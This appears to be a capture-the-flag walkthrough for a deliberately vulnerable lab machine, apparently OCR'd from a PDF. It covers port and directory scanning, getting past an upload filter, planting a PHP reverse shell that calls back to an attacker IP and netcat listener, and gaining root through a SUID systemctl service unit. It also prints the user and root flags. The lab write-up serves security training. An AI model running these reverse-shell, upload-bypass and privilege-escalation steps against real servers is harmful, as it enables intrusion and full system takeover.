Task 1: Reconnaise

Scan with nmap to see all the open ports and services


nmap -sV IP_VICTIM_MACHINE

```
┌──(root㉿Frapp1e)-[~]
└─# nmap -sV 10.10.132.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 09:28 CEST
Nmap scan report for 10.10.132.67
Host is up (0.056s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pro
tocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.26 seconds
```

The web service (http) is running on the 3333 port

```
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
```

Search for the IP victim machine and the port to confirm the service



Task 2: Locating directories using GoBuster

Use Gobuster to locate all directories on the victim with a worlist

Gobuster dir -u http://IP_VICTIM_MACHINE:3333 -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# gobuster dir -u http://10.10.132.67:3333 -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.132.67:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 293]
/.htaccess           (Status: 403) [Size: 298]
/.htpasswd           (Status: 403) [Size: 298]
/css                 (Status: 301) [Size: 317] [--> http://10.10.132.67:3333
/css/]
/fonts               (Status: 301) [Size: 319] [--> http://10.10.132.67:3333
/fonts/]
/images              (Status: 301) [Size: 320] [--> http://10.10.132.67:3333
/images/]
/index.html          (Status: 200) [Size: 33014]
/internal            (Status: 301) [Size: 322] [--> http://10.10.132.67:3333
/internal/]
/js                  (Status: 301) [Size: 316] [--> http://10.10.132.67:3333
/js/]
/server-status       (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
```

Explore all the directories. In the directory /internal we can upload files, but when we try to upload the files it shows an error: “Extension not allowed”

Task 3: Compromise the webserver

Copy the file reverse shell to your directory:

Use pwd to see your directory

Use cp /usr/share/webshells/php/php-reverse-shell.php /root

Use ls to see all the files on you directory

Open and edit the file

```
┌──(root㉿Frapp1e)-[~]
└─# pwd
/root

┌──(root㉿Frapp1e)-[~]
└─# cp /usr/share/webshells/php/php-reverse-shell.php /root

┌──(root㉿Frapp1e)-[~]
└─# ls
php-reverse-shell.php  zphisher

┌──(root㉿Frapp1e)-[~]
└─# open php-reverse-shell.php
```

Change the ip for your ip (attacker ip)


```
7 set_time_limit (0);
8 $VERSION = "1.0";
9 $ip = '10.9.0.155';  // CHANGE THIS
0 $port = 1234;        // CHANGE THIS
1 $chunk_size = 1400;
2 $write_a = null;
3 $error_a = null;
4 $shell = 'uname -a; w; id; /bin/sh -i';
5 $daemon = 0;
6 $debug = 0;
7
```

DISCLAIMER! To follow these steps, you have to active Apache service


Sudo systemctl start apache2.service

Install the extension foxy proxy on your web browser


Use this configuration → 127.0.0.1 port 8080




Open BurpSuite and turn on the intercept button




Try to upload the file




The upload failed and the burpsuite opened




Send it to Intruder (Ctrl+I)




Select php and click the button add




Create a file with all the formats and load it on burpsuite






Start the attack




It Will show to us the diferents types of response with the deferent extensions on Results>Response>Render

With the extension phtml works:



Change the extension of the reverse shell file to .phtml and try to upload the file



It works.

Use nc -nvlp 1234 to listen the port


```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# nc -nvlp 1234
listening on [any] 1234 ...
```

Search subdirectories on internal with gobuster to execute the reverse shell


Gobuster dir -u http://10.10.132.67:3333/internal -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# gobuster dir -u http://10.10.132.67:3333/internal -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.132.67:3333/internal
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 302]
/.htaccess           (Status: 403) [Size: 307]
/.htpasswd           (Status: 403) [Size: 307]
/css                 (Status: 301) [Size: 326] [--> http://10.10.132.67:3333/internal/css/]
/index.php           (Status: 200) [Size: 525]
/uploads             (Status: 301) [Size: 330] [--> http://10.10.132.67:3333/internal/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Navigate to the subdirectory /uploads and click the reverse shell program to execute it



Go back to the terminal and see what the port listening is



Search on your web browser Spawn TTY shell and copy the first sentence

Paste it on the reverse shell: python -c 'import pty; pty.spawn("/bin/sh")'

Use ls and go to the directory home and use ls to see the username

Use ls and cat to see the user flag

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
$ cd home
cd home
$ ls
ls
bill
$ cd bill
cd bill
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

Task 4: Privilege Escalation

Use find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null for seach all the SUID files.

/bin/systemctl stands out.

```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

Search on your web browser systemctl exploit

We are going to use this exploit:

(b)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

But we must change this sentence:

```
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
```

Change it for this sentence:

```
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
```

It will create a temporary directory with a file named root and we will execute another command for giving executable permissions


Copy and paste the sentences one by one

Disclaimer: DON'T USE SUDO WITH SOME SENTENCES BECAUSE WE DON'T KNOW THE PASSWORD AND IT WORKS WITHOUT SUDO

```
$ TF=$(mktemp).service
TF=$(mktemp).service
$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
sudo systemctl link $TF
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:




Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
```

Use /tmp/root -p

Now we are root, search for the flag and use cat to see the flag of root


$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root-4.3#